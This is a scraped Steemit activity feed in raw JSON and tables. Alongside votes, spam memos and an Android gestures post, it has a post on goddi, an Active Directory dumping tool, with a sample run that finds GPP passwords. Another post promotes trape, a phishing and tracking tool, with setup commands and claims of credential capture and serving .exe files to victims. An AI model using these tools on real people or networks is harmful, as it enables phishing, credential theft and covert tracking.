same system. The full list of OS and architecture combinations are listed in the go GitHub repo. At the time of this blog’s release, goddi has been tested on Windows (10 and 8.1) and Kali Linux.\n\nThat isn’t to say that there aren’t any drawbacks with a Go implementation. The Microsoft ADSI API is much more flexible to work with, especially when creating LDAP queries to run under the current user’s security context. goddi requires domain credentials to be explicitly provided on the command line. This can be especially annoying in scenarios where a user’s credentials may not be known. If you get access to a box with local Administrator, but don’t have domain credentials yet, you can run PSExec to get local system. With local system, you can check if you have domain user privileges and then run PowerShell in this current context without domain credentials. This functionality is on the roadmap for future development.\n\n \nRun\n\nWhen run, will default to using TLS (tls.Client method) over 636. On Linux, make sure to run with sudo.\n\n username: Target user. Required parameter.\n password: Target user’s password. Required parameter.\n domain: Full domain name. Required parameter.\n dc: DC to target. Can be either an IP or full hostname. Required parameter.\n startTLS: Use to StartTLS over 389.\n unsafe: Use for a plaintext connection.\n\n----------------------------------------------------------------------------------------------------\nPS C:\\Users\\Administrator\\Desktop> .\\godditest-windows-amd64.exe -username=testuser -password=\"testpass!\" -domain=\"test.local\" -dc=\"dc.test.local\" -unsafe\n[i] Begin PLAINTEXT LDAP connection to 'dc.test.local'...\n[i] PLAINTEXT LDAP connection to 'dc.test.local' successful...\n[i] Begin BIND...\n[i] BIND with 'testuser' successful...\n[i] Begin dump domain info...\n[i] Domain Trusts: 1 found\n[i] Domain Controllers: 1 found\n[i] Users: 12 found\n [*] Warning: keyword 'pass' found!\n [*] Warning: keyword 'fall' found!\n[i] Domain Admins: 4 users found\n[i] Enterprise Admins: 1 users found\n[i] Forest Admins: 0 users found\n[i] Locked Users: 0 found\n[i] Disabled Users: 2 found\n[i] Groups: 45 found\n[i] Domain Sites: 1 found\n[i] Domain Subnets: 0 found\n[i] Domain Computers: 17 found\n[i] Deligated Users: 0 found\n[i] Users with passwords not set to expire: 6 found\n[i] Machine Accounts with passwords older than 45 days: 18 found\n[i] Domain OUs: 8 found\n[i] Domain Account Policy found\n[i] Domain GPOs: 7 found\n[i] FSMO Roles: 3 found\n[i] SPNs: 122 found\n[i] LAPS passwords: 0 found\n[i] GPP enumeration starting. This can take a bit...\n[i] GPP passwords: 7 found\n[i] CSVs written to 'csv' directory in C:\\Users\\Administrator\\Desktop\n[i] Execution took 1.4217256s...\n[i] Exiting...\n----------------------------------------------------------------------------------------------------\n\nhttps://github.com/NetSPI/goddi",
"json_metadata": "{\"tags\":[\"informationgathering\"],\"image\":[\"https://steemitimages.com/DQmQYHvHZFZUbk3gMWofxK5dFjX1ZWNup1fskHn3JXtwH5H/image.png\"],\"links\":[\"https://github.com/NetSPI/goddi\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "informationgathering",
"permlink": "dump-active-directory-domain-information-goddi",
"title": "Dump Active Directory Domain Information: goddi"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-24T20:10:12",
"trx_id": "53461e0ed11da4de9f8d6646875ee0ef9b1a5a75",
"trx_in_block": 23,
"virtual_op": 0
}ubgupvoted (1.00%) @fortean / track-people-on-the-internet-trape2018/04/24 20:06:03
ubgupvoted (1.00%) @fortean / track-people-on-the-internet-trape
2018/04/24 20:06:03
| author | fortean |
| permlink | track-people-on-the-internet-trape |
| voter | ubg |
| weight | 100 (1.00%) |
| Transaction Info | Block #21856206/Trx be581fbe4b50a12354885b573d04a48a12da1a2c |
View Raw JSON Data
{
  "block": 21856206,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "track-people-on-the-internet-trape",
      "voter": "ubg",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T20:06:03",
  "trx_id": "be581fbe4b50a12354885b573d04a48a12da1a2c",
  "trx_in_block": 5,
  "virtual_op": 0
}raise-me-upsent 0.001 STEEM to @fortean- "✔ Promote your post with over 18.900+ followers for only 1 SBD or 1.5 STEEM. Invest in your account to succeed! Find new friends/voters who will vote your posts daily. Put post's url in memo and @rais..."2018/04/24 20:05:36
raise-me-upsent 0.001 STEEM to @fortean- "✔ Promote your post with over 18.900+ followers for only 1 SBD or 1.5 STEEM. Invest in your account to succeed! Find new friends/voters who will vote your posts daily. Put post's url in memo and @rais..."
2018/04/24 20:05:36
| amount | 0.001 STEEM |
| from | raise-me-up |
| memo | ✔ Promote your post with over 18.900+ followers for only 1 SBD or 1.5 STEEM. Invest in your account to succeed! Find new friends/voters who will vote your posts daily. Put post's url in memo and @raise-me-up will resteem your post + 100% upvote. |
| to | fortean |
| Transaction Info | Block #21856197/Trx 228ae7441454522c10092c21b2ee150df4db11d0 |
View Raw JSON Data
{
  "block": 21856197,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "raise-me-up",
      "memo": "✔ Promote your post with over 18.900+ followers for only 1 SBD or 1.5 STEEM. Invest in your account to succeed! Find new friends/voters who will vote your posts daily. Put post's url in memo and @raise-me-up will resteem your post + 100% upvote.",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T20:05:36",
  "trx_id": "228ae7441454522c10092c21b2ee150df4db11d0",
  "trx_in_block": 29,
  "virtual_op": 0
}glitterbotsent 0.001 STEEM to @fortean- "Get some glitter for your post by sending 0.300 SBD or 0.300 STEEM with your post URL as memo and get your post resteemed to 6500+ followers to increase your social impact."2018/04/24 20:04:57
glitterbotsent 0.001 STEEM to @fortean- "Get some glitter for your post by sending 0.300 SBD or 0.300 STEEM with your post URL as memo and get your post resteemed to 6500+ followers to increase your social impact."
2018/04/24 20:04:57
| amount | 0.001 STEEM |
| from | glitterbot |
| memo | Get some glitter for your post by sending 0.300 SBD or 0.300 STEEM with your post URL as memo and get your post resteemed to 6500+ followers to increase your social impact. |
| to | fortean |
| Transaction Info | Block #21856184/Trx 06e50febdc7e1b9df0d8468c80dc9a4b18d65bbe |
View Raw JSON Data
{
  "block": 21856184,
  "op": [
    "transfer",
    {
      "amount": "0.001 STEEM",
      "from": "glitterbot",
      "memo": "Get some glitter for your post by sending 0.300 SBD or 0.300 STEEM with your post URL as memo and get your post resteemed to 6500+ followers to increase your social impact.",
      "to": "fortean"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T20:04:57",
  "trx_id": "06e50febdc7e1b9df0d8468c80dc9a4b18d65bbe",
  "trx_in_block": 12,
  "virtual_op": 0
}forteanpublished a new post: track-people-on-the-internet-trape2018/04/24 20:04:48
forteanpublished a new post: track-people-on-the-internet-trape
2018/04/24 20:04:48
| author | fortean |
| body |  Trape is a recognition tool that allows you to track people, the information you can get is very detailed. We want to teach the world through this, as large Internet companies could monitor you, obtaining information beyond your IP. Some benefits One of its most enticing functions is the remote recognition of sessions. You can know where a person has logged in, remotely. This occurs through a Bypass made to the Same Origin Policy (SOP) Currently you can try everything from a web interface. (The console, becomes a preview of the logs and actions) Registration of victims, requests among other data are obtained in real time. If you get more information from a person behind a computer, you can generate a more direct and sophisticated attack. Trape was used at some point to track down criminals and know their behavior. You can do real time phishing attacks Simple hooking attacks Mapping Important details of the objective Capturing credentials Open Source Intelligence (OSINT) Recognizes the sessions of the following services Facebook Twitter VK Reddit Gmail tumblr Instagram Github Bitbucket Dropbox Spotify PayPal Amazon Foursquare (new) Airbnb (new) Hackernews (new) Slack (new) How to use it <iframe width="865" height="487" src="https://www.youtube.com/embed/FdwyIZhUx3Y" frameborder="0" allow="autoplay; encrypted-media" allowfullscreen></iframe> First unload the tool. --------------------------------------------------------------------------------------------------------------- git clone https://github.com/boxug/trape.git cd trape python trape.py -h --------------------------------------------------------------------------------------------------------------- If it does not work, try to install all the libraries that are located in the file requirements.txt --------------------------------------------------------------------------------------------------------------- pip install -r requirements.txt --------------------------------------------------------------------------------------------------------------- Example of execution Example: python trape.py --url http://example.com --port 8080 In the option –url you must put the lure, can be a news page, an article something that serves as a presentation page. In the –port option you just put the port where you want it to run Do you like to monitor your people? Everything is possible with Trape Do you want to perform phishing attacks? Everything is possible with Trape In the Files directory, located on the path: /static/files here you add the files with .exe extension or download files sent to the victim. https://github.com/boxug/trape |
| json metadata | {"tags":["informationgathering"],"image":["https://steemitimages.com/DQmTUrx1oaVuiFEnkN3ymn2Y4nS4KTtgh7rvwWRwgSXXYP4/image.png","https://img.youtube.com/vi/FdwyIZhUx3Y/0.jpg"],"links":["https://www.youtube.com/embed/FdwyIZhUx3Y","https://github.com/boxug/trape.git","http://example.com","https://github.com/boxug/trape"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | informationgathering |
| permlink | track-people-on-the-internet-trape |
| title | Track People on the Internet: trape |
| Transaction Info | Block #21856181/Trx 0b7c97c19bbd7ccabbb6fae12ef3804f1484e8fc |
View Raw JSON Data
{
"block": 21856181,
"op": [
"comment",
{
"author": "fortean",
"body": "\nTrape is a recognition tool that allows you to track people, the information you can get is very detailed. We want to teach the world through this, as large Internet companies could monitor you, obtaining information beyond your IP.\n\n \nSome benefits\n\n One of its most enticing functions is the remote recognition of sessions. You can know where a person has logged in, remotely. This occurs through a Bypass made to the Same Origin Policy (SOP)\n Currently you can try everything from a web interface. (The console, becomes a preview of the logs and actions)\n Registration of victims, requests among other data are obtained in real time.\n If you get more information from a person behind a computer, you can generate a more direct and sophisticated attack. Trape was used at some point to track down criminals and know their behavior.\n You can do real time phishing attacks\n Simple hooking attacks\n Mapping\n Important details of the objective\n Capturing credentials\n Open Source Intelligence (OSINT)\n\n \nRecognizes the sessions of the following services\n\n Facebook\n Twitter\n VK\n Reddit\n Gmail\n tumblr\n Instagram\n Github\n Bitbucket\n Dropbox\n Spotify\n PayPal\n Amazon\n Foursquare (new)\n Airbnb (new)\n Hackernews (new)\n Slack (new)\n\n \nHow to use it\n<iframe width=\"865\" height=\"487\" src=\"https://www.youtube.com/embed/FdwyIZhUx3Y\" frameborder=\"0\" allow=\"autoplay; encrypted-media\" allowfullscreen></iframe>\nFirst unload the tool.\n\n---------------------------------------------------------------------------------------------------------------\n\ngit clone https://github.com/boxug/trape.git\ncd trape\npython trape.py -h\n\n---------------------------------------------------------------------------------------------------------------\n\nIf it does not work, try to install all the libraries that are located in the file requirements.txt\n\n---------------------------------------------------------------------------------------------------------------\n\npip install -r requirements.txt\n\n---------------------------------------------------------------------------------------------------------------\n\nExample of execution\n\nExample: python trape.py --url http://example.com --port 8080\n\n In the option –url you must put the lure, can be a news page, an article something that serves as a presentation page.\n In the –port option you just put the port where you want it to run\n Do you like to monitor your people? Everything is possible with Trape\n Do you want to perform phishing attacks? Everything is possible with Trape\n In the Files directory, located on the path: /static/files here you add the files with .exe extension or download files sent to the victim.\n\nhttps://github.com/boxug/trape",
"json_metadata": "{\"tags\":[\"informationgathering\"],\"image\":[\"https://steemitimages.com/DQmTUrx1oaVuiFEnkN3ymn2Y4nS4KTtgh7rvwWRwgSXXYP4/image.png\",\"https://img.youtube.com/vi/FdwyIZhUx3Y/0.jpg\"],\"links\":[\"https://www.youtube.com/embed/FdwyIZhUx3Y\",\"https://github.com/boxug/trape.git\",\"http://example.com\",\"https://github.com/boxug/trape\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "informationgathering",
"permlink": "track-people-on-the-internet-trape",
"title": "Track People on the Internet: trape"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-24T20:04:48",
"trx_id": "0b7c97c19bbd7ccabbb6fae12ef3804f1484e8fc",
"trx_in_block": 13,
"virtual_op": 0
}2018/04/24 16:04:18
2018/04/24 16:04:18
| author | fortean |
| permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| voter | davidfnck |
| weight | 3000 (30.00%) |
| Transaction Info | Block #21851399/Trx 56f4b72bb42186ccdb27e13ec017fb504dc13674 |
View Raw JSON Data
{
  "block": 21851399,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "voter": "davidfnck",
      "weight": 3000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T16:04:18",
  "trx_id": "56f4b72bb42186ccdb27e13ec017fb504dc13674",
  "trx_in_block": 6,
  "virtual_op": 0
}2018/04/24 15:51:36
2018/04/24 15:51:36
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | thetroublenotes |
| weight | 30 (0.30%) |
| Transaction Info | Block #21851147/Trx 8e6a468d6b3eeb104717958dfbca32aa69c86299 |
View Raw JSON Data
{
  "block": 21851147,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "thetroublenotes",
      "weight": 30
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:51:36",
  "trx_id": "8e6a468d6b3eeb104717958dfbca32aa69c86299",
  "trx_in_block": 0,
  "virtual_op": 0
}2018/04/24 15:45:27
2018/04/24 15:45:27
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | elowin |
| weight | 8000 (80.00%) |
| Transaction Info | Block #21851025/Trx cb6dc1216fe14a8ee23679444d5f064664804707 |
View Raw JSON Data
{
  "block": 21851025,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "elowin",
      "weight": 8000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:45:27",
  "trx_id": "cb6dc1216fe14a8ee23679444d5f064664804707",
  "trx_in_block": 52,
  "virtual_op": 0
}2018/04/24 15:38:54
2018/04/24 15:38:54
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | fortean |
| weight | 10000 (100.00%) |
| Transaction Info | Block #21850894/Trx 256834c8f78f04a86edafc51e79d295db981e3bf |
View Raw JSON Data
{
  "block": 21850894,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "fortean",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:38:54",
  "trx_id": "256834c8f78f04a86edafc51e79d295db981e3bf",
  "trx_in_block": 37,
  "virtual_op": 0
}2018/04/24 15:36:03
2018/04/24 15:36:03
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://fossbytes.com/iphone-x-gestures-on-android/ |
| json metadata | |
| parent author | fortean |
| parent permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| permlink | cheetah-re-forteanhow-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| title | |
| Transaction Info | Block #21850837/Trx 9f6e617612404517dd566ea8e207c7ba3bcf2ec0 |
View Raw JSON Data
{
  "block": 21850837,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://fossbytes.com/iphone-x-gestures-on-android/",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "permlink": "cheetah-re-forteanhow-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:36:03",
  "trx_id": "9f6e617612404517dd566ea8e207c7ba3bcf2ec0",
  "trx_in_block": 8,
  "virtual_op": 0
}2018/04/24 15:35:57
2018/04/24 15:35:57
| author | fortean |
| permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| voter | cheetah |
| weight | 8 (0.08%) |
| Transaction Info | Block #21850835/Trx 04e02b9728012b19f1ca359489ceb5debae04b4b |
View Raw JSON Data
{
  "block": 21850835,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
      "voter": "cheetah",
      "weight": 8
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:35:57",
  "trx_id": "04e02b9728012b19f1ca359489ceb5debae04b4b",
  "trx_in_block": 27,
  "virtual_op": 0
}forteanpublished a new post: how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now2018/04/24 15:35:48
forteanpublished a new post: how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now
2018/04/24 15:35:48
| author | fortean |
| body |  With the release of iPhone X last year, even the people who remain glued to their iPhones had to spend some time getting used to the new flagship. The reason, Apple killed the Home button and added swipe gestures as a replacement. For instance, you can swipe halfway up from the bottom of the screen and hold to display the app switcher. Android users can already get the much talked about iPhone X notch on their Android devices. Now, they can also try iPhone X gestures on Android smartphone. Here are a couple of Android gesture apps that can allow them to do so. How to get iPhone X Gestures On Android Smartphone? Gesture Control – Next level navigation  Gesture Control is a lightweight Android app that runs on Android 4.1 (and above). It provides a variety of iPhone X-like gestures which can be used to go the Home screen, go back, open recent apps, open notifications shade, open quick settings, etc. The default set of gestures include: Swipe Up: Home. Swipe Left: Back Swipe Right: Notifications Swipe Up and Hold: Recent apps Swipe Left and hold: Split screen Swipe Right and hold: Android Quick Settings Swipe Halfway Up: No default Swipe Halfway Up and hold: No default There are some more gestures supported by Gesture Control app, but they can be enabled after upgrading to the Pro/donation version. These include double tap, long tap, and double tap & hold.  These iPhone X gestures on Android phones can be handy for the users whose hands aren’t big enough to operate smartphones with gigantic screens. An advantage is that the gestures can be configured as per the users’ need. I like the right swipe gesture which opens the Notifications, reducing the effort of my finger which has to go all the way to the top edge of the screen. Almost all of the gestures work in the sensor area around the black horizontal line (indicator) which itself is customizable. Users can increase the height of the indicator, change its distance from the bottom edge of the screen, and make sure it auto-adjusts when the keyboard pops-up, change color, make it transparent, etc.  The width and the horizontal position of the line can also be changed, but it requires the Pro version which also enables the ability to launch other apps. Gesture Control has many great features, but it’s hard for an app to be all good. Android users having a virtual navigation bar might face some inconvenience as the app doesn’t hide it. However, on the ‘Tips’ screen, it promotes another app which can do so if the device is rooted. All In One Gestures All In One Gestures works on smartphones running Android 4.4 and above. This app can also shower some iPhone X gestures on an Android phone, but it doesn’t confine the user’s finger to the bottom edge of the screen. In terms of features, it offers way more than Gesture Control. But, at the same time, it would take a while to get used to it. There the three categories of gestures offered by the app. You can customize the physical keys of the device to open apps, shortcuts, and navigate to different screens. For instance, you can set the volume up button to open the music player when you long press it.  The app offers many swipe gestures which work along the edges and corners of the devices. Similar to the case of physical buttons, each swipe gesture can be configured to open apps and navigate. In total, you can add 12 swipeable hotspots (by tapping the three dots on the top right corner) which will also add diagonal swipe gestures.  Under the Status Bar tab, you can find the option to add gestures to the status bar (notification bar) and navigation bar. For instance, you can open apps by double tapping the status bar. An inconvenience here is the highly responsive Notifications shade also shows up for a moment.  One thing that many users would find useful is that they can enable or disable specific gesture categories instead of disabling all of them at once. A Pro version of the app is available, but it only removes advertisements, as the app doesn’t cut down features. However, some of the gestures require root access on the Android device. |
| json metadata | {"tags":["android","iphone"],"image":["https://steemitimages.com/DQmNpBCHpBiXjmFaMBy9XSV5hBHgWMzR4cXBJqzr1Rvu4ka/image.png","https://steemitimages.com/DQmUwM9GAjiP7mzqpJBEKJG9x4EbZfNgK3LXQkuj8id3LAk/image.png","https://steemitimages.com/DQmbvKLWJ3vGr8F7uXHGt6ssDaXPjh6wtnZsq7qBHheWofw/image.png","https://steemitimages.com/DQmR5NmYp5Nyg2cid7PF9txGtG84kVfuYdg16NGMX5rR8VP/image.png","https://steemitimages.com/DQmRiFVibvDfCz7Byx6ncTH5t9Gfs7c3wySaENrHj4UHENr/image.png","https://steemitimages.com/DQmNWbbhL4VpHsEBAfX96n9RdLXbiKNPjZYNAF7ZNzQxQpU/image.png","https://steemitimages.com/DQmPZEQkVLVs515QUc4RpeZbz3hLm8GcdyGnANC1UMHAF8q/image.png"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | android |
| permlink | how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now |
| title | How To Get iPhone X-like Gestures On Any Android Smartphone Right Now? |
| Transaction Info | Block #21850832/Trx a445beb2190ba57fb2015effaed124c437346073 |
View Raw JSON Data
{
"block": 21850832,
"op": [
"comment",
{
"author": "fortean",
"body": "\nWith the release of iPhone X last year, even the people who remain glued to their iPhones had to spend some time getting used to the new flagship. The reason, Apple killed the Home button and added swipe gestures as a replacement. For instance, you can swipe halfway up from the bottom of the screen and hold to display the app switcher.\n\nAndroid users can already get the much talked about iPhone X notch on their Android devices. Now, they can also try iPhone X gestures on Android smartphone. Here are a couple of Android gesture apps that can allow them to do so.\n\nHow to get iPhone X Gestures On Android Smartphone?\nGesture Control – Next level navigation\n\nGesture Control is a lightweight Android app that runs on Android 4.1 (and above). It provides a variety of iPhone X-like gestures which can be used to go the Home screen, go back, open recent apps, open notifications shade, open quick settings, etc.\n\nThe default set of gestures include:\n\n Swipe Up: Home.\n Swipe Left: Back\n Swipe Right: Notifications\n Swipe Up and Hold: Recent apps\n Swipe Left and hold: Split screen\n Swipe Right and hold: Android Quick Settings\n Swipe Halfway Up: No default\n Swipe Halfway Up and hold: No default\n\nThere are some more gestures supported by Gesture Control app, but they can be enabled after upgrading to the Pro/donation version. These include double tap, long tap, and double tap & hold.\n\nThese iPhone X gestures on Android phones can be handy for the users whose hands aren’t big enough to operate smartphones with gigantic screens. An advantage is that the gestures can be configured as per the users’ need. I like the right swipe gesture which opens the Notifications, reducing the effort of my finger which has to go all the way to the top edge of the screen.\n\nAlmost all of the gestures work in the sensor area around the black horizontal line (indicator) which itself is customizable. Users can increase the height of the indicator, change its distance from the bottom edge of the screen, and make sure it auto-adjusts when the keyboard pops-up, change color, make it transparent, etc.\n\nThe width and the horizontal position of the line can also be changed, but it requires the Pro version which also enables the ability to launch other apps.\n\nGesture Control has many great features, but it’s hard for an app to be all good. Android users having a virtual navigation bar might face some inconvenience as the app doesn’t hide it. However, on the ‘Tips’ screen, it promotes another app which can do so if the device is rooted.\nAll In One Gestures\n\nAll In One Gestures works on smartphones running Android 4.4 and above. This app can also shower some iPhone X gestures on an Android phone, but it doesn’t confine the user’s finger to the bottom edge of the screen. In terms of features, it offers way more than Gesture Control. But, at the same time, it would take a while to get used to it.\n\nThere the three categories of gestures offered by the app. You can customize the physical keys of the device to open apps, shortcuts, and navigate to different screens. For instance, you can set the volume up button to open the music player when you long press it.\n\nThe app offers many swipe gestures which work along the edges and corners of the devices. Similar to the case of physical buttons, each swipe gesture can be configured to open apps and navigate. In total, you can add 12 swipeable hotspots (by tapping the three dots on the top right corner) which will also add diagonal swipe gestures.\n\nUnder the Status Bar tab, you can find the option to add gestures to the status bar (notification bar) and navigation bar. For instance, you can open apps by double tapping the status bar. An inconvenience here is the highly responsive Notifications shade also shows up for a moment.\n\nOne thing that many users would find useful is that they can enable or disable specific gesture categories instead of disabling all of them at once. A Pro version of the app is available, but it only removes advertisements, as the app doesn’t cut down features. However, some of the gestures require root access on the Android device.",
"json_metadata": "{\"tags\":[\"android\",\"iphone\"],\"image\":[\"https://steemitimages.com/DQmNpBCHpBiXjmFaMBy9XSV5hBHgWMzR4cXBJqzr1Rvu4ka/image.png\",\"https://steemitimages.com/DQmUwM9GAjiP7mzqpJBEKJG9x4EbZfNgK3LXQkuj8id3LAk/image.png\",\"https://steemitimages.com/DQmbvKLWJ3vGr8F7uXHGt6ssDaXPjh6wtnZsq7qBHheWofw/image.png\",\"https://steemitimages.com/DQmR5NmYp5Nyg2cid7PF9txGtG84kVfuYdg16NGMX5rR8VP/image.png\",\"https://steemitimages.com/DQmRiFVibvDfCz7Byx6ncTH5t9Gfs7c3wySaENrHj4UHENr/image.png\",\"https://steemitimages.com/DQmNWbbhL4VpHsEBAfX96n9RdLXbiKNPjZYNAF7ZNzQxQpU/image.png\",\"https://steemitimages.com/DQmPZEQkVLVs515QUc4RpeZbz3hLm8GcdyGnANC1UMHAF8q/image.png\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "android",
"permlink": "how-to-get-iphone-x-like-gestures-on-any-android-smartphone-right-now",
"title": "How To Get iPhone X-like Gestures On Any Android Smartphone Right Now?"
}
],
"op_in_trx": 0,
"timestamp": "2018-04-24T15:35:48",
"trx_id": "a445beb2190ba57fb2015effaed124c437346073",
"trx_in_block": 27,
"virtual_op": 0
}2018/04/24 15:26:36
2018/04/24 15:26:36
| author | cheetah |
| body | Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in: https://fossbytes.com/how-to-disable-iphone-slowdown-feature-with-ios-11-3s-battery-health-beta/ |
| json metadata | |
| parent author | fortean |
| parent permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| permlink | cheetah-re-forteanhow-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| title | |
| Transaction Info | Block #21850649/Trx 118448b0e73326adac0c746a713e9882ae3c3fcb |
View Raw JSON Data
{
  "block": 21850649,
  "op": [
    "comment",
    {
      "author": "cheetah",
      "body": "Hi! I am a robot. I just upvoted you! I found similar content that readers might be interested in:\nhttps://fossbytes.com/how-to-disable-iphone-slowdown-feature-with-ios-11-3s-battery-health-beta/",
      "json_metadata": "",
      "parent_author": "fortean",
      "parent_permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "permlink": "cheetah-re-forteanhow-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:26:36",
  "trx_id": "118448b0e73326adac0c746a713e9882ae3c3fcb",
  "trx_in_block": 56,
  "virtual_op": 0
}2018/04/24 15:26:27
2018/04/24 15:26:27
| author | fortean |
| permlink | how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature |
| voter | cheetah |
| weight | 8 (0.08%) |
| Transaction Info | Block #21850646/Trx 05b4c2eefb81c91dfae0bde3e27f38d5dbe8867f |
View Raw JSON Data
{
  "block": 21850646,
  "op": [
    "vote",
    {
      "author": "fortean",
      "permlink": "how-to-fix-your-iphone-s-slowdown-with-ios-11-3-s-battery-health-feature",
      "voter": "cheetah",
      "weight": 8
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-04-24T15:26:27",
  "trx_id": "05b4c2eefb81c91dfae0bde3e27f38d5dbe8867f",
  "trx_in_block": 25,
  "virtual_op": 0
}2018/04/24 15:25:24
2018/04/24 15:25:24
| author | fortean |
